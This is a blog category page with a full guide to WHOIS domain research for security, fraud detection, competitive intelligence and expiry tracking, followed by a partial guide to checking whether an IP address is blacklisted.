Category: Uncategorized

  • Domain WHOIS: The Ultimate Guide to Domain Intelligence & Research

    Domain WHOIS: The Ultimate Guide to Domain Intelligence & Research

    Every website, online business, and digital brand starts with a domain name. Behind every domain lies a wealth of information that can reveal ownership details, registration history, technical infrastructure, security indicators, and potential risks.

    This is where WHOIS becomes one of the most valuable intelligence tools available to security professionals, business analysts, investigators, marketers, and researchers.

    WHOIS is basically a publicly accessible query protocol, a database system that helps you find owners and contact information and also some technical details.

    While many people use it simply to check whether a domain is available, modern domain intelligence goes far beyond basic registration details. These data can help uncover fraudulent websites, track competitors, identify domain ownership, monitor expiration dates, and support cybersecurity investigations.

    In this comprehensive guide, you’ll learn how to use this utility, what information it reveals, how to conduct professional domain research, and how organizations use WHOIS data for business intelligence and security analysis.

    What Is Domain WHOIS?

    WHOIS is a public database system that stores registration information about internet domain names.

    When someone registers a domain through a registrar, ICANN (Internet Corporation for Assigned Names and Numbers) requires registrars to collect some information like contact details, name, address, organization, phone number, associated IP block and more. Originally, this system was designed to help sys admins or network administrators to troubleshoot their network, find and contact domain owners more easily.

    icnn


    However, since it can expose private data, modern regulations like GDPR, made most registrars to redact personal information. So nowadays, information you get is not as verbose as it used to be. Now you mostly see technical data such as registrar, nameservers, registration or expiration date.

    These records are accessible through WHOIS lookup services and contain data related to:

    • Domain ownership
    • Registration dates
    • Expiration dates
    • Domain registrar
    • Nameservers
    • Administrative contacts
    • Technical contacts
    • Registration status

    WHOIS serves as a transparency mechanism for the domain ecosystem, helping organizations identify who is responsible for a particular domain and when it was registered.

    Why WHOIS Matters in Domain Intelligence

    Domain intelligence involves gathering information about domains to assess legitimacy, ownership, infrastructure, and risk.

    WHOIS is often the first source analysts consult because it provides foundational information about a domain.

    Here are some of the professional that use these databases the most:

    • Cybersecurity Experts & Threat Actors
    • Digital Forensic & Incident Responders (DFIR)
    • Law Enforcement & Forensic investigators
    • Trademark Attorneys
    • Brand Protection Firms & Specialists
    • IT & Systems Administrators
    • M&A Advisors
    • Compliance Officers
    • Also people that use it for OSINT purposes, like Investigate journalists

    Common use cases among these groups include:

    Ownership Verification

    Businesses frequently need to confirm who owns a domain before:

    • Purchasing a website
    • Negotiating acquisitions
    • Resolving trademark disputes
    • Investigating suspicious activity

    WHOIS records provide important clues about domain ownership and registration history.

    Security Investigations

    Cybersecurity teams use security related data to investigate:

    • Phishing websites
    • Malware campaigns
    • Fake login portals
    • Brand impersonation attacks
    • Fraudulent online stores
    • Technical Information like IP block (this alone is really important and WHOIS data is not the only way to find it)

    Registration patterns often reveal connections between multiple malicious domains.

    Competitive Research

    Marketing and business teams analyze records to:

    • Monitor competitor domains
    • Discover new brand launches
    • Track regional expansion efforts
    • Identify domain acquisition strategies

    Asset Management

    Large organizations may own hundreds or thousands of domains.

    WHOIS helps monitor:

    • Expiration dates
    • Registrar changes
    • Ownership records
    • Domain portfolio health

    What Information Does a WHOIS Record Contain?

    The exact information varies by registry and domain extension, but a typical record includes several key components. These days WHOIS is more technical oriented database rather than a place to find personal or contact data. In most cases even the contact details are not the owner’s, it’s for the registrar instead.

    Domain Name

    The registered domain itself.

    Example:

    example.com

    This confirms the exact asset being researched.

    Registrar Information

    The registrar is the company responsible for processing the domain registration.

    Examples include:

    • entity[“company”,“GoDaddy”,“Domain registrar”]
    • entity[“company”,“Namecheap”,“Domain registrar”]
    • entity[“company”,“Tucows”,“Domain registrar”]
    • entity[“company”,“Network Solutions”,“Domain registrar”]

    Knowing the registrar can assist during investigations or domain transfer processes.

    Registration Date

    This field shows when the domain was originally registered.

    Example:

    Creation Date:
    2018-05-10

    Creation date is extremely useful for penetration testers, bug bounty hunters and security experts in general. Older a domain is, chance is higher to find outdated components, older code bases, forgotten features and more corners which might give away important aspects of the infrastructure of that company.

    On the other hand, if a domain is newly registered, it is a good indicator that there might be a new feature there, something that has not been well tested by others, therefore there is a high chance of finding a vulnerability. Bounty hunters often look for places that others have missed or overlooked, this makes them win the race.

    Older domains often indicate established websites, while newly registered domains may require additional scrutiny.

    Expiration Date

    This indicates when the domain registration is scheduled to expire.

    Organizations use this information to avoid accidental domain loss.

    Updated Date

    Shows the most recent modification to the domain registration record. In OSINT or Recon process, this can be a good signal that not only something has changed about the domain, but more importantly, some other things are about to become different than before. Like if ownership transfers, web application might get some new updates or go through a whole new business model path, don’t you think?

    Recent updates can indicate:

    • Ownership transfers
    • Registrar changes
    • Contact updates
    • Security modifications


    Nameservers

    WHOIS records typically list authoritative nameservers.

    Example:

    ns1.provider.com
    ns2.provider.com

    Nameservers reveal which DNS infrastructure manages the domain. Some companies, mainly well-known and big scale ones, have their own nameservers specially for their highly protected environments. These servers can be leaked in WHOIS data which might lead to finding new domains or subdomains of that company that could not have been found before.

    Registration Status Codes

    Status codes provide important operational information.

    Examples include:

    • clientTransferProhibited
    • clientUpdateProhibited
    • serverHold
    • pendingDelete

    These codes can indicate whether a domain is active, locked, suspended, or pending deletion.

    Understanding WHOIS Privacy Protection

    Historically, records displayed personal information such as:

    • Owner name
    • Email address
    • Phone number
    • Physical address

    Privacy concerns led to major changes in accessibility.

    Today many registrars offer:

    Privacy Protection Services

    Registrant information is replaced with proxy details.

    Benefits include:

    • Reduced spam
    • Improved privacy
    • Protection against harassment
    • Lower risk of social engineering (but technical risks remain the same)

    GDPR and Modern WHOIS

    The implementation of GDPR significantly reduced the amount of publicly visible personal data in WHOIS databases.

    As a result, many records now display:

    REDACTED FOR PRIVACY

    instead of personal details.

    This limits direct ownership identification but still leaves substantial technical and registration parts available for analysis.

    How Security Teams Use WHOIS Data

    WHOIS remains a powerful cybersecurity intelligence source.

    Identifying Phishing Domains

    Attackers often register domains that imitate legitimate brands for social engineering or phishing attacks.

    Examples:

    • paypaI-security.com
    • micr0soft-login.com
    • amaz0n-support.net

    WHOIS analysis helps identify:

    • Recent registrations
    • Suspicious registrars
    • Registration clusters (a registration cluster is a set of domain names that are linked to each other because they share the same registrant)
    • Shared infrastructure

    Investigating Malware Campaigns

    Threat actors commonly register multiple domains simultaneously.

    Analysts compare:

    • Registration dates
    • Nameservers
    • Registrars
    • Historical ownership data

    Patterns often reveal entire malicious infrastructures.

    Tracking Threat Actors

    Even when privacy protection is enabled, attackers frequently reuse:

    • Nameservers
    • Hosting providers
    • Registration timing
    • Technical configurations

    Using WHOIS for Fraud Detection

    Online fraud continues to grow, making domain investigation increasingly important. Domain related details will not easily tell us if a domain used for phishing or spreading malware, instead it gives us signs that might be helpers to identify possible fraud, especially for agencies that do fraud detection on scale using automated scanner. No scanner, at least often, can identify fraud that easily, but understanding these signs, can show investigation starting points.

    Warning Sign #1: Recently Registered Domain

    Many fraudulent websites appear shortly before launching scams.

    Check:

    • Creation date
    • Registration age
    • Domain history

    A website claiming decades of experience but registered last week deserves scrutiny.

    Warning Sign #2: Short Registration Period

    Scammers often register domains for only one year.

    Legitimate businesses frequently secure domains for multiple years.

    Warning Sign #3: Hidden Infrastructure Patterns

    Fraud networks may share:

    • Nameservers
    • Registrars
    • DNS providers

    Cross-referencing records can expose related domains.

    Warning Sign #4: Frequent Ownership Changes

    Repeated transfers can signal suspicious activity.

    Ownership changes should always be evaluated in context.

    Competitive Intelligence Through WHOIS Research

    WHOIS can provide valuable business insights. From security aspects, this is one of the most important use cases of it. A big organization might have hundreds of domain and thousands of subdomains. Let’s say by looking up WHOIS content of one of their domains, we find one of their email addresses that was used to register that domain.

    Now if you feed that email to a reverse WHOIS (name calls itself, it’s literally the other way around) tool, you can find a list of domains that share the same registrar email. This can lead us to more domains or acquisitions of that company which will increase attack surface significantly.

    Discover New Product Launches

    Companies often register domains before public announcements.

    Monitoring domain registrations can reveal:

    • Upcoming services
    • New products
    • Marketing campaigns
    • Geographic expansion plans

    Monitor Brand Protection Efforts

    Organizations register multiple variations of their brand names to prevent abuse.

    Researchers can identify:

    • Defensive registrations
    • Trademark protection strategies
    • Regional branding initiatives

    Analyze Competitor Infrastructure

    Records may reveal:

    • Registrar preferences
    • DNS providers
    • Domain portfolio size
    • Management practices

    These insights help benchmark operational maturity.

    Domain Expiry Intelligence

    Domain expiration tracking is one of the most practical uses of WHOIS.

    Why Expiry Dates Matter

    Expired domains can cause:

    • Website outages
    • Email failures
    • Revenue loss
    • Brand damage

    Many organizations have experienced significant disruptions after forgetting to renew critical domains. It’s one of the reasons companies have automated monitoring systems for any service that might need renewal like SSL certificates or domains.

    Monitoring Critical Assets

    Businesses should maintain a list of:

    • Primary domains
    • Secondary domains
    • Marketing campaign domains
    • Defensive registrations

    Regular checks help ensure no asset approaches expiration unnoticed.

    Expired Domain Opportunities

    Researchers and investors often monitor expiring domains because they may offer:

    • Existing backlinks
    • Brand recognition
    • Historical authority
    • Valuable keywords

    Proper due diligence remains essential before acquisition.

    WHOIS vs Domain Intelligence Tools

    WHOIS provides foundational information, but modern domain intelligence platforms offer additional capabilities.

    Advanced tools may include:

    • Historical WHOIS records
    • DNS history
    • Hosting history
    • SSL certificate tracking
    • IP intelligence
    • Risk scoring
    • Reputation monitoring

    Combining multiple intelligence sources produces far more accurate assessments than one method alone.

    Limitations of WHOIS Research

    Despite its usefulness, WHOIS has several limitations.

    Privacy Redactions

    Many records no longer reveal registrant details.

    Incomplete Data

    Different registries publish different information.

    False Registration Information

    Some registrants provide inaccurate data.

    Shared Infrastructure

    Multiple unrelated domains may use the same providers, creating misleading associations.

    WHOIS should always be combined with additional intelligence sources.

    Best Practices for Professional Domain Investigation

    WHOIS alone is not efficient in most cases. For example, when you find the IP block (CIDR) through it, it creates an opportunity to find ASN numbers, more IPs, therefore more domains, subdomains and services, but IP block itself was just a start.

    To maximize research accuracy:

    Verify Multiple Data Sources

    Combine WHOIS with:

    • DNS lookups
    • SSL certificate analysis
    • IP intelligence
    • Website content review

    Check Historical Records

    Historical records databases can reveal:

    • Previous owners
    • Registrar changes
    • Ownership transfers

    Monitor Changes Over Time

    Single snapshots provide limited context.

    Ongoing monitoring often reveals meaningful patterns. Watching for change, is always beneficial.

    Evaluate the Entire Ecosystem

    Investigate:

    • Related domains
    • Nameservers
    • Hosting infrastructure
    • SSL certificates

    Looking at the broader ecosystem produces more reliable conclusions.

    Essential WHOIS Research Workflow

    A professional investigation typically follows these steps:

    Step 1: Perform WHOIS Lookup

    Gather registration information.

    Step 2: Review Registration Dates

    Assess domain age and history.

    Step 3: Examine Nameservers

    Identify DNS infrastructure.

    Step 4: Analyze Registrar Data

    Determine registration provider and patterns.

    Step 5: Check Expiration Information

    Evaluate asset stability.

    Step 6: Correlate Additional Intelligence

    Combine findings with DNS, SSL, and IP data.

    Step 7: Document Findings

    Maintain records for future reference and comparison.

    Conclusion

    So in summary, WHOIS is just a tool like many others that we use for our own good. For many reasons, it’s irreplaceable, the data it holds is not easily found elsewhere.

    It remains one of the most important tools for domain intelligence and internet research. Whether you’re conducting cybersecurity investigations, verifying ownership, monitoring competitors, tracking domain expiration dates, or identifying fraud, WHOIS data provides critical insights into the digital assets that power the modern web.

    Although privacy regulations have changed the amount of publicly visible information available, WHOIS continues to offer valuable technical and registration data that can support business decisions, security operations, and investigative research.

    When combined with DNS analysis, IP intelligence, historical records, and infrastructure monitoring, WHOIS becomes an indispensable component of a comprehensive domain intelligence strategy.

    Start Your Domain Research Today

    Need to investigate a domain, verify ownership details, or monitor registration information?


    Start your domain research with our comprehensive Domain Info tool and gain deeper visibility into domain ownership, registration history, DNS configuration, expiration tracking, and infrastructure intelligence.

    Related Resources

    • Domain Info Tool
    • WHOIS IP Tool
    • How to Find Out Who Owns a Website
    • WHOIS Lookup Explained: What Data You Can (and Can’t) Find

  • How to Check if Your IP is Blacklisted (And How to Get Removed)

    How to Check if Your IP is Blacklisted (And How to Get Removed)

    Introduction

    IP blacklisting can happen both to your own public IP and also your server (VPS). Indicators that show your public IP is blacklisted as a user, are pretty obvious, like you will get 403 or access denied error and website will tell you that “you have done something that triggered our firewall, therefore we block you, maybe for now or forever”, most of the time it’s temporary.

    But when your server’s IP (which may host your website) gets blacklisted, how would you know? And it’s not always a website’s host, sometimes you buy a VPS to run an automation for example, but you send too many requests to an API or a website from that VPS, so they decide that you are a potential attacker and they block IP of the VPS. Nowadays CDNs handle most of this job. Some signals that show possible IP blockage are:

    If your emails suddenly stop reaching customers, your website forms fail to deliver notifications, or your server traffic gets blocked unexpectedly, there’s a strong possibility that your IP address has been blacklisted.

    IP blacklists are widely used by email providers, spam filtering systems, hosting companies, Web Application Firewalls (WAFs), and cybersecurity platforms to identify suspicious IP addresses associated with spam, malware, phishing, or abusive behavior. Once an IP lands on a blacklist, it can seriously affect email deliverability, business communications, and even website reputation.

    For IT managers, system administrators, and business owners, understanding how IP blacklists work is essential for maintaining healthy infrastructure and uninterrupted communication.

    In this guide, you’ll learn:

    • What an IP blacklist is
    • Why IP addresses get blacklisted
    • How to check if your IP is blacklisted
    • The most common blacklist providers
    • Step-by-step IP removal methods
    • Best practices to prevent future blacklist issues

    If you suspect email delivery problems or reputation damage, this guide will help you diagnose and resolve the issue quickly.

    What Is an IP Blacklist?

    An IP blacklist is a real-time database of IP addresses that have been identified as sources of spam, malicious activity, malware distribution, phishing campaigns, or suspicious network behavior. So basically everyone can see what IPs are blacklisted. Even when your building a platform, that information can come in handy since some of those IPs, maybe a good number of them, are associated with bot nets, brute forcing servers, malware hosting platforms, spammers and so on. In most cases, we as users, programmers, business owners, don’t use these databases directly. Instead we use providers to protect us.

    These databases are commonly used by:

    • Email providers
    • Spam filters
    • Firewalls
    • Web hosting companies
    • Enterprise security gateways
    • Internet service providers

    When a receiving mail server checks an incoming email, it often compares the sender’s IP address against multiple blacklist databases. If the IP appears on one or more lists, the email may be:

    • Rejected entirely
    • Marked as spam
    • Delayed
    • Quarantined

    Some blacklists focus specifically on email spam, while others monitor broader malicious activity such as botnets, open proxies, brute-force attacks, or malware hosting.

    Common Types of IP Blacklists

    There are several categories of blacklist systems that work based on IP, because some blacklisting systems work on the application layer and use HTTP Headers or cookies for instance.

    1. Email Spam Blacklists

    These are the most common and widely used lists.

    Examples include:

    • Spamhaus
    • Barracuda
    • SpamCop
    • SURBL
    • Invaluement

    Their primary purpose is to block spam email traffic.

    2. Malware & Threat Intelligence Lists

    These monitor IPs associated with:

    • Malware distribution
    • Command-and-control servers
    • Phishing attacks
    • Botnet activity

    Security vendors and firewalls often use these feeds.

    3. DNS-Based Blacklists (DNSBL)

    DNSBL systems allow mail servers to query blacklist databases using DNS lookups in real time.

    This enables rapid filtering before accepting incoming messages.

    4. Reputation-Based Systems

    Modern providers like Microsoft and Google also maintain internal reputation systems that may not be publicly visible. These are custom built systems and each company has their own reasons and methodologies to apply.

    An IP may have poor reputation even if it does not appear on public blacklists.

    Why Do IP Addresses Get Blacklisted?

    Understanding the root cause is critical before attempting removal.

    Sending Spam Emails

    The most common cause is large volumes of unsolicited or low-quality email.

    This may happen because of:

    • Poor mailing practices
    • Purchased email lists
    • Compromised accounts
    • Marketing automation abuse

    Malware Infection

    If a server becomes infected with malware, attackers may use it to:

    • Send spam
    • Launch attacks
    • Host phishing pages
    • Operate botnet activity

    Security vendors quickly flag such behavior. It’s always a good practice to do a quick security check in such events.

    Misconfigured Email Servers

    Improper mail server configuration can trigger spam detection.

    Common examples include:

    • Missing SPF records
    • Missing DKIM signatures
    • Incorrect PTR/reverse DNS
    • Open mail relay configurations

    You can also read our detailed guide on Reverse DNS configuration and troubleshooting.

    Shared Hosting Reputation

    On shared hosting environments, another user’s behavior may impact your IP reputation.

    This is common with low-cost hosting providers where many customers share the same outbound mail IP. When you buy a shared VPS, you have your own environment, that’s true, but so does someone else on the same server, so you both use the same IP.

    High Complaint Rates

    If recipients frequently:

    • Mark emails as spam
    • Ignore messages
    • Unsubscribe aggressively

    email providers may reduce your sender reputation over time.

    Signs Your IP May Be Blacklisted

    You may notice several symptoms before discovering the actual blacklist issue. Before we dig in, there is always an easy way. You can do the exact same network related actions on your website, server’s shell and your personal PC then compare the result. This simple triangle often tells you what’s wrong.

    For example, you are using a third-party API on your website that has suddenly stopped working, in fact, it’s not responding to your website. First thing you can do is that run a simple curl command in server’s terminal as follows:

    Curl –I https://some-api.com

    If you get a legitimate OK HTTP response, then your server is probably fine, problem is your application code base or a module you used in the code or whatever. This was just to show you that debugging can be so easy at times.

    Emails Going to Spam

    One of the earliest indicators is a sudden drop in inbox placement.

    SMTP Error Messages

    Mail servers may return messages such as:

    • “554 IP blacklisted”
    • “Rejected due to spam”
    • “Blocked using Spamhaus”
    • “Connection refused”

    Low Email Deliverability

    Transactional emails like:

    • Password resets
    • Order confirmations
    • Contact form notifications

    may fail to arrive.

    Website or Server Access Restrictions

    Certain security services may block access from suspicious IP ranges and not only single IPs.

    How to Check if Your IP Is Blacklisted

    Checking blacklist status is relatively straightforward if you know where to look.

    Step 1: Find Your Public IP Address

    First, identify the IP address used by your server or mail system.


    For websites and servers, you can use the Site Info WHOIS IP Tool to discover:

    • IP ownership
    • ASN details
    • Hosting provider
    • Geolocation
    • Network reputation indicators


    WHOIS IP GPT


    Step 2: Use IP Blacklist Lookup Tools

    Get the IP and check it against multiple blacklist databases. Several public tools aggregate blacklist databases and scan your IP across multiple providers.

    A proper blacklist lookup checks:

    • Spam databases
    • DNSBL records
    • Email reputation systems
    • Threat intelligence feeds

    Common blacklist providers include:

    • Spamhaus
    • BarracudaCentral
    • AbuseIPDB
    • MXToolbox
    • SpamCop

    These systems help determine whether your IP is flagged and why.

    Step 3: Review Mail Server Logs
